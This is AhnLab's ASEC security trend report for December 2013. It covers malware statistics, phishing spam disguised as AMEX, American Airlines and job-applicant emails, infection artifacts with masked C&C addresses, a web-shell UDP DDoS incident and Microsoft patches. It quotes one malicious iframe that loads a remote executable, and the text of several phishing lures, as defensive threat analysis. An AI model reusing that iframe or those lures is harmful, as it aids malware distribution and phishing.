ASEC REPORT

VOL.48 | 2013.12

AhnLab

CONTENTS

ASEC (AhnLab Security Emergency Response Center) is a global security response group consisting of virus analysts and security experts. This monthly report is published by ASEC, and it focuses on the most significant security threats and the latest security technologies to guard against these threats. For further information about this report, please refer to AhnLab, Inc.'s homepage (www.ahnlab.com).

SECURITY TREND – DECEMBER 2013

Malicious Code Trend

01. Malicious Code Statistics

Trojan horses still the main culprit

Statistics collected by the ASEC show that 1,745,450 malicious codes were reported in December 2013. The number of reports decreased by 321,494 from the 2,066,944 reported in the previous month. (See [Figure 1-1]) The most frequently reported malicious code was Win-Trojan/Patched.kg, followed by Textimage/Autorun and Als/Bursted. Also, a total of 4 malicious codes were newly added to the "Top 20" list. (See [Table 1-1].)

Figure 1-1 | Monthly Malicious Code Reports




Table 1-1 | Top 20 Malicious Code Reports for December 2013

Ranking	↑↓	Malicious Code	Reports	Percentage
1	—	Win-Trojan/Patched.kg	258,661	34.9 %
2	—	Textimage/Autorun	72,207	9.7 %
3	—	Als/Bursted	55,701	7.5 %
4	—	RIPPER	34,460	4.7 %
5	—	Trojan/Win32.fraudl	33,390	4.5 %
6	▲2	Win-Trojan/Wgames.Gen	31,235	4.2 %
7	—	Trojan/Win32.adh	29,252	3.9 %
8	▼2	JS/Agent	25,404	3.4 %
9	6	BinImage/Host	24,759	3.3 %
10	▼1	Win32/Autorun.worm.307200.F	20,952	2.8 %
11	—	Trojan/Win32.agent	18,928	2.6 %
12	NEW	Downloader/Win32.delf	17,177	2.3 %
13	▲4	ASD.PREVENTION	17,050	2.3 %
14	NEW	Trojan/Win32.banker	16,882	2.3 %
15	NEW	Malware/Win32.generic	15,859	2.1 %
16	▼2	Gif/Iframe	15,585	2.1 %
17	▼4	Trojan/Win32.keygen	15,280	2.1 %
18	▼6	Win-Trojan/Agent.21734801	14,592	2 %
19	▲1	Win-Trojan/Malpacked5.Gen	12,849	1.7 %
20	NEW	VBS/Agent	11,517	1.6 %
		TOTAL	741,740	100.0 %

Top 20 Malicious Code Reports

[Table 1-2] below shows the percentage breakdown of the Top 20 malicious codes and variants reported in December 2013. Among those, Win-Trojan/Patched was the most frequently reported malicious code (273,086 reports). It is followed by Trojan/Win32 (209,669 reports) and Win-Trojan/Agent (84,602 reports).

Table 1-2 | Top 20 Malicious Code Variant Reports

Ranking	↑↓	Malicious Code	Reports	Percentage
1	—	Win-Trojan/Patched	273,086	24.3 %
2	—	Trojan/Win32	209,669	18.7 %
3	—	Win-Trojan/Agent	84,602	7.5 %
4	—	Textimage/Autorun	72,224	6.4 %
5	—	Als/Bursted	55,701	5 %
6	—	Win-Trojan/Onlinegamehack	43,975	3.9 %
7	—	Win32/Conficker	38,677	3.5 %
8	—	Win32/Autorun.worm	36,348	3.2 %
9	—	RIPPER	34,460	3.1 %
10	▲5	Win-Trojan/Wgames	31,235	2.8 %
11	▼1	Win-Trojan/Downloader	29,529	2.6 %
12	—	Win32/Kido	28,858	2.6 %
13	NEW	Downloader/Win32	28,787	2.6 %
14	—	Win32/Virut	27,097	2.4 %
15	▼2	JS/Agent	25,470	2.3 %
16	▲2	BinImage/Host	24,759	2.2 %
17	NEW	Malware/Win32	23,634	2.1 %
18	▼7	Adware/Win32	20,331	1.8 %
19	NEW	ASD	17,050	1.5 %
20	NEW	Packed/Win32	16,346	1.5 %
		TOTAL	1,121,838	100.0 %

Trojans Makes Up 87% of New Malicious Codes in December

[Table 1-3] shows the percentage breakdown of the Top 20 new malicious codes reported in December. Trojans accounted for the majority amongst the new malicious codes reported in this month. Win-Trojan/Urelas.247969 was the most frequently reported new malicious code in December, representing 20.8% (3,440 reports) of the Top 20 new malicious codes and it was followed by Win-Trojan/Onlinegamehack.117760.U representing 15.8%(2,627 reports).


Table 1-3 | Top 20 New Malicious Code Reports in December

Ranking	Malicious Code	Reports	Percentage
1	Win-Trojan/Urelas.247969	3,440	20.8 %
2	Win-Trojan/Onlinegamehack.117760.U	2,627	15.8 %
3	Win-Trojan/Onlinegamehack.271455	1,616	9.7 %
4	Win-Trojan/Agent.222572	1,437	8.7 %
5	Win-Trojan/Onlinegamehack.251513	1,327	8 %
6	Win-Trojan/Banker.24656	927	5.6 %
7	Win-Trojan/Onlinegamehack.269988	921	5.6 %
8	Win-Trojan/Msidebar.1897366	805	4.9 %
9	TextImage/Host	681	4.1 %
10	Win-Trojan/Inject.322249	553	3.3 %
11	Dropper/Magania.41271296	403	2.4 %
11	Dropper/Banker.833024	396	2.4 %
13	Dropper/Magania.86103040	267	1.6 %
14	Win-Trojan/Onlinegamehack.342801	258	1.6 %
15	Win-Trojan/Banki.23552.C	240	1.4 %
16	Win-Trojan/Zlob.113362	220	1.3 %
17	Win-Trojan/Gupboot.349970	153	0.9 %
18	Dropper/Onlinegamehack.117299	121	0.7 %
19	Dropper/Magania.86113280	101	0.6 %
20	Win-Trojan/Backdoor.169873	83	0.5 %
	TOTAL	16,576	100.0 %

December was plagued by Trojan horses again

[Figure 1-2] categorizes the top malicious codes reported by AhnLab customers in December 2013. Trojan was the most reported malicious code type, representing 54.8% of the top reported malicious code types, followed by Worm (8.4%) and Script (7.9%).


Figure 1-2 | Primary Malicious Code Type Breakdown



Comparison of Malicious Codes with Previous Month

[Figure 1-3] shows the malicious code breakdown compared to the previous month. The number of Scripts, Exploit kits, and Downloaders increased, whereas the number of Trojans, Adware and Droppers decreased. The number of Worms, Viruses, Spyware and Appcare was similar to that of the previous month.


Figure 1-3 | Monthly Breakdown of Primary Malicious Code Type (Nov. vs. Dec. 2013)



Breakdown of New Malicious Code Types

Trojans was the most frequently reported new malicious code type in December, representing 987% of the new malicious code types, followed by Droppers (9%).

Figure 1-4 | Breakdown of New Malicious Code Types




Malicious Code Trend

02. Malicious Code Issues

Spam Emails Disguised as Security Messages

DHL and Fedex are among the names of global logistics companies used by spam emails. In December, spam mails disguised as security messages were sent by the name of AMEX.



Secure Message

The security of your personal information is of the utmost importance to American Express, so we have sent the attached as a secure electronic file.

Note: The attached file contains encrypted data.

If you have any questions, please call us at 800-703-3684, option 0. Representatives are available to assist you Monday through Thursday between 8:00 a.m. and 8:00 p.m. ET and Friday between 8:00 a.m. and 6:00 p.m. ET.

The information contained in this message may be privileged, confidential and protected from disclosure. If the reader of this message is not the intended recipient, or an employee or agent responsible for delivering this message to the intended recipient, you are hereby notified that any dissemination, distribution or copying of this communication is strictly prohibited.

Thank you,

American Express

2012 American Express Company. All rights reserved.

Figure 1-5 | Spam Email Disguised as a Security Update

The email said that an encrypted security file was attached. The attached compressed file was SecureMail.zip. However, it was actually not encrypted. When decompressing the file, it contained a PDF icon shown in [Figure 1-6].




Figure 1-6 | Executable file disguised as a PDF file

Though the decompressed file was looked like a PDF file icon, it was an executable file and it deceived users to click the file. Since Adobe Acrobat Reader is popular application all over the world, the attackers use Adobe icon to disguise malicious executable files taking advantage of the fact that users tend to click the PDF file undoubtedly.

[File generated by infection]
C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\htiof.exe
C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\CabF.tmp
C:\Documents and Settings\Administrator\Local Settings\Temporary Internet Files\Content .IE5\KYLW251C\html[1].exe
C:\Documents and Settings\Administrator\Application Data\Tielam\rygexu.exe
C:\Documents and Settings\Administrator\Local Settings\Application Data\upze.zay
C:\Documents and Settings\Administrator\Application Data\Microsoft\Address Book \Administrator.wab
C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\KMUF38B\update.exe

The following file is registered in Startup and executed at every system boot to maintain the infected state.

[Start Program]
C:\Documents and Settings\Administrator\Application Data\Tielam\rygexu.exe

When the system is infected, the firewall in the explorer.exe process becomes disabled, and port UDP 3532 and TCP 2291 are opened. When a firewall detection message displayed, it requests users to select "Keep blocking" instead of "Unblock."

Also, the infected system continuously attempts to connect to the following IPs;

[IP connection attempts]
6*.***.***.122:443
11*.***.***.245:4758
17*.***.***.122:7062
9*.***.***.180:1950
6*.***.***.31:5902
9*.***.***.74:9386
9*.***.***.26:5835
17*.***.***.184:80
5*.***.***.1:80
18*.***.***.45:80

Not only the corresponding malware distributed via "AMEX security update", but also CryptoLocker, the latest and notorious ransomware, was distributed via spam email as an attached file. Besides, Smiscer (ZeroAccess) rootkit was distributed in the same tactic.

In order to prevent malware infection by spam emails, it is advised to follow the guide in the below;

1. Do not open the email sent by suspicious address.
2. Keep the antivirus program latest updated and enable real-time monitoring.
3. Save the attachment of email to Desktop and scan it with antivirus program before opening or running it.
4. Be cautious to click any URL or IP address in emails.
5. Disable "Hide file extensions" function not to be deceived by a disguised file to hide extensions such as .exe.

V3, the anti-virus software provided by AhnLab, detects the malicious codes as shown below.

<Malware names in V3 products>
Trojan/Win32.Bublik (2013.11.21.03)
Trojan/Win32.Bublik (2013.11.21.04)

Spam Emails Disguised as American Airlines Emails

Spam emails disguised as emails sent by American Airlines were distributed, so it is advised for users to be cautious. There were content about e-tickets and a Word file which contained malware was attached.




Figure 1-7 | Malicious Email Disguised as an American Airlines Email

When decompressing the attached file, an .exe file disguised as a Word file was being executed.

Figure 1-8 | Exe File Disguised as a Word File

When a user executes the corresponding file, a copy of the file is created in the following path, and it is registered in Windows start registry and executed.




Figure 1-9 | Registered file in the Windows Start Registry

In the meantime, the following error message is displayed to distract user from recognizing the malware infection.

Figure 1-10 | Error Message

The corresponding malware regularly attempts to connect to certain C&C server.

Figure 1-11 | Network connection information

When a system is infected by the corresponding malware, it sends the similar spam emails in multiple times.

Figure 1-12 | Sending Similar Spam Emails

It is a TCPView screenshot in [Figure 1-13] to check network traffic.




Figure 1-13 | Network Traffic Occurred by Infection

V3 detects the malicious codes as shown below.

<Malware name in V3 products>

Downloader/Win32.Dofoil (2013.12.11.01)

Malware Distributed as a Beauty Contest Winner's CV

A malware attached in the resume of a beauty contest winner was discovered in December. The email, with an attached photo CV, was purportedly from a beauty contest winner seeking employment. In order to intrigue people's curiosity, the attacker disguised the malware as a beauty contest winner's CV.

The malicious email was distributed in the following format of subject, content, and attachment;

Date: Sun, Dec 22 2013 07:07 AM **From: job0553@cos*****e.com** **Subject: My CV** **Attached File: My_CV_Please_Look_Job_ID8589.zip** -- Original Message -- Good Day! I sent you my detailed CV. I hope you will like me I am the winner of different beauty contests. My photos are added as images in the document, I need this job very much. Waiting for your soonest reply, Kisses, Ava Smith	**Date: Sun, Dec 22 2013 09:32 AM** **From: job3410@island*****asino.com** **Subject: Please look my CV. Thank you** **Attached File: My_CV_Please_Look_Job_ID7026.zip** -- Original Message -- Hello, I sent you my detailed CV. I hope you will like me I am the winner of different beauty contests. My photos are added as images in the document, I need this job very much. Waiting for your soonest reply, Kisses, Betty Mason
Date: Sun, Dec 22 2013 11:47 AM **From: job7066@arena*****nal.com** **Subject: My CV** **Attached File: My_CV_Please_Look_Job_ID6410.zip** -- Original Message -- Hello, I sent you my detailed CV. I hope you will like me I am the winner of different beauty contests. My photos are added as images in the document, I need this job very much. Waiting for your soonest reply, Kisses, Lisa Mason	**Date: Sun, Dec 22 2013 02:23 PM** **From: job1136@n****d.com** **Subject: my documents and passport scans** **Attached File: My_CV_Please_Look_Job_ID4805.zip** -- Original Message -- Hello, I sent you my detailed CV. I hope you will like me I am the winner of different beauty contests. My photos are added as images in the document, I need this job very much. Waiting for your soonest reply, Kisses, Karen Tailor

The corresponding file is appeared as a Word file, but it is shown as 'application program' in the Type column ([Figure 1-14]).

Therefore, it is needed to be cautious for users before opening this type of file.




Figure 1-14 | Decompressed File

When executing the file, (My_CV_document_____.exe), it creates a duplicated file into the following path with random name

[File Path]
C:\Documents and Settings\[User name]\Local Settings\Application Data\cqhvoevu.exe

Unlike other CV-disguised malicious file distributed before, it was not displayed the content in the file when opening the Word file. Instead, the following memo file opened to distract the user from recognizing the malware infection.




Figure 1-15 | Error Message Displayed to Hide Malware Infection

The cqhvoevu.exe file was injected into the svchost.exe process – a normal Windows system file – and it regularly connected to the C&C IPs shown as below;

91.1.2**.4*:8080**
202..6*.**:8080**
77..**.*5:8080**
190.4.2**.2*2:443**
103..2**.3*:8080**
5.1.21*.**4:8080**

There was no other symptom when ASEC analyzed the malware, but the error message shown as [Figure 1-10] is the same as the one of "Spam Emails Disguised as American Airlines Emails". Thus, it is reasonable to assume that there would be additional malware infection or sending spam emails when it succeeds to connect to the C&C server.

V3 detects the corresponding malicious code as shown below.

<Malware name in V3 products>

Trojan/Win32.Agent(2013.12.23.00)

DDoS Attack Using Web Shells against Intranet Server

It was discovered in November that a malware was distributed via a groupware web server of a company based in Korea. It was reported that an iframe code as below was inserted into index.html page of the groupware web server to distribute malware.

<iframe src="http://117.*.1**.30:6655/Serve.exe" width=0 height=0>**

A groupware is an intranet system most widely used by companies. If a vulnerability of a groupware server of the target company is exposed to the attacker, the watering hole technique can be employed to carry out an attack.

To prevent this type of attack, it is required to apply firewall policy for the intranet system to restrict access form the outside; alternatively, VPN access should be enabled if external access is required.

The malware created a file in the following path and registered it as a service in system registry to be executed automatically. Also, it attempted to connect to a certain IP suspected as a C&C server.

[Created Malware and Path]

C:\Program Files\<random folder name>\svchost.exe

HKLM\SYSTEM\ControlSet001\Services\Windows Test 5.0\ImagePath "C:\ProgramFiles\eissic\svchost.exe"

117.***.1**.30:77

Subsequently, a UDP flooding packet was generated on the server and caused the internal firewall to be failed. The target of the UDP flooding was random IP shown as IPC detection log in [Figure 1-16] and the source of attack was identified as the internal groupware server IP.




Figure 1-16 | IPS Detection Log of UDP Flooding

Meanwhile, it was not confirmed that the groupware server was infected when the server was scanned after the incident. Thus it was needed to analyze the network packet by capturing the packets generated on the server when UDP flooding was occurred.




Figure 1-17 | UDP Packet Information of the Target

The UDP packet of the target was approximately 60Mbit/sec, so it generated 5.27Gbit packets for 90 seconds. It was discovered that UDP packet was generated via the **x.jsp page of the groupware server as below before the initial UDP packet was generated. The DDoS attack was carried out through a server IP 218.***.1**.46 in Korea, where the attacker took the parameters such as IP address, ports, protocol type, data, count and thread information of the target.

Figure 1-18 | Information of UDP Packet Generation

Since there were vulnerabilities of the groupware server, the attacker was able to upload web shell which led to the DDoS attack. It was required to confirm and manage the integrity of web server source codes and vulnerabilities.

V3 detects the relevant malicious codes as shown below.

<Malware names in V3 products>

Trojan/Win32.Agent (2013.11.08.01)

JS/Webshell(2013.12.16.03)

Security Trend

01. Security Statistics

Microsoft Security Updates- December 2013

Microsoft released security bulletins for December 2013 with 11 security updates (5 critical, 6 important). The critical updates included a cumulative security update for Internet Explorer to fix the unofficially reported vulnerabilities. Since Internet Explorer is the most popular web browser, it is recommended to apply the latest security updates for safe use.




Figure 2-1 | MS Security Updates for each attack target

Critical	
MS13-096	Vulnerabilities in Microsoft graphic components could allow remote code execution
MS13-097	Internet Explorer Cumulative Security Update
MS13-098	Vulnerability in Windows could allow remote code execution
MS13-099	Vulnerabilities in Microsoft scripting runtime object library could allow remote code execution
MS13-105	Vulnerabilities in Microsoft Exchange Server could allow remote code execution
Important	
MS13-100	Vulnerabilities in Microsoft SharePoint server could allow remote code execution
MS13-101	Vulnerability in Windows Kernel mode driver could allow elevation of privilege
MS13-102	Vulnerability in LRPC Client could allow elevation of privilege
MS13-103	Vulnerability in ASP.NET SignalR could allow elevation of privilege
MS13-104	Vulnerability in Microsoft Office could allow information disclosure
MS13-106	Vulnerabilities in Microsoft Office sharing components could allow security feature bypass

Table 2-1 | MS Security Updates for December 2013

Security Trend

02. Security Issues

Chinese Cybercrime Black Market Enforces a Fixed-price on its Service

The Chinese black market for cybercrime offers various services that help not only the hackers but also the ordinary people who have no knowledge skills in cyber-attack to commit cybercrimes. The most popular cybercrime service is DDoS attack, which is simple yet effective to damage a target.

The providers of DDoS attack service have built and managed botnets all over the world. Therefore, it is hard to respond to DDoS attacks by those botnets because the source of attack is distributed widely throughout the world instead being located in a specific area.

Figure 2-2 | Chinese Website for Providing DDoS Program (source: http://sec.chinabyte.com)

Besides DDoS attack service, there are various cybercrime services such as antivirus bypass and remote bot control tool; all these services are charged price. Also, the price is diversified based on methods of product use, attack results and effects, and the value of infrastructure. As the price system has been fixed in the cybercrime black market, the more cyber criminals are flowed into the black market and the prices are continuously increased.

Web Security Trend

01. Web Security Statistics

Website malicious code trends

SiteGuard (AhnLab's web browser security service) blocked 1,161 websites that distributed malicious codes in December 2013. In the meantime, 106 types of malicious code, 125 domains with malicious codes, and 228 URLs with malicious codes were found.


Table 3-1 | Website Security Trends for December 2013

	December	November
Reported malicious codes	1,161 (-10.0%)	1,290
Reported types of malicious code	106	101
Domains with malicious code	125	71
URLs with malicious code	228	154

Monthly Change in Malicious Code Detections

As of December 2013, the number of malicious code reports decreased to 1,161 which is a 90% of the 1,290 reported in the previous month.


Figure 3-1 | Monthly Change in Malicious Code Detections



Monthly Change in the Number of Reported Malicious Code Types

The number of reported types of malicious code increased to 106 which is a 105% of 101 reported in the previous month.


Figure 3-2 | Monthly Change in the Number of Reported Malicious Code Types



Monthly Change in Domains with Malicious Codes

The number of reported domains with malicious code increased to 125, 176% of 71 reported in the previous month.


Figure 3-3 | Monthly Change in Domains with Malicious Codes



Monthly Change in URLs with Malicious Codes

228 URLs with malicious code were reported, which is increased as 148% of 154 reported in the previous month.

Figure 3-4 | Monthly Change in URLs with Malicious Codes



Top Distributed Types of Malicious Code

Trojans were the top distributed type of malicious code with 587 (50.6%) reported, followed by Adware with 185 (15.9%) cases and Spyware with 162 (14%) cases reported.

Type	Report	Percentage
TROJAN	587	50.6 %
ADWARE	185	15.9 %
SPYWARE	162	14 %
DROPPER	6	0.5 %
Win32/VIRUT	3	0.3 %
DOWNLOADER	2	0.2 %
ETC	80	6.8 %
	1,161	100.0 %

Table 3-2 | Top Distributed Types of Malicious Code




Figure 3-5 | Top Distributed Types of Malicious Codes

Top 10 Distributed Malicious Codes

Trojan/Win32.Agent was the most distributed malicious code with 163 (20%) cases, and 4 malicious codes, including Dropper/Win32.Dinwod, newly emerged in the Top 10 list.

Ranking	↑↓	Malicious Code	Reports	Percentage
1	—	Trojan/Win32.Agent	163	20 %
2	—	Spyware/Win32.Gajai	162	19.8 %
3	NEW	Dropper/Win32.Dinwod	145	17.8%
4	NEW	Trojan/Win32.Onescan	75	9.2%
5	▼1	Win-Trojan/Downloader.12800.LU	58	7.1%
6	▼1	Trojan/Win32.Starter	56	6.9%
7	NEW	Adware/Win32.Adload	46	5.6%
8	▲1	Trojan/Win32.KorAd	43	5.3%
9	▼3	Adware/Win32.Clicker	37	4.5%
10	NEW	Adware/Win32.Agent	31	3.85
		TOTAL	889	100.0 %

Table 3-3 | Top 10 Distributed Malicious Codes

ASEC REPORT CONTRIBUTORS

Contributors	ASEC Researchers SiteGuard Researchers
Editor	Content Creatives Team
Design	UX Design Team
Publisher	AhnLab, Inc.

US:
info@ahnlab.com

Other Regions:
global.sales@ahnlab.com

AhnLab